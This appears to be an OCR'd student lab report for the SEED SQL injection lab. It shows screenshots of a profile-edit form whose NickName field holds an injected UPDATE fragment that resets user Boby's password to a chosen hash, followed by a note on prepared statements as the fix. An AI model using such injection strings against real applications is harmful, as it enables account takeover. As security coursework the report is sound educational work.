

SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Home
Edit Profile
Alice's Profile Edit
NickName
', Password='5087e6153fecd1aab
Email
Address
Phone Number
Password
Save
Copyright © SEED LABs



SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Home
Edit Profile
Alice's Profile Edit
NickName
6b109b7b' where Name='Boby';#
Email
Address
Phone Number
Password
Save
Copyright © SEED LABs




The password in the table is stored in hash value. Therefore, we hash the value of the password we need to store and set the password in the update statement to this value.

Task 4







We created prepared statement into php script where we take the input, store them into another parameter and then use these parameter. We are not directly parsing the input into the sql statement.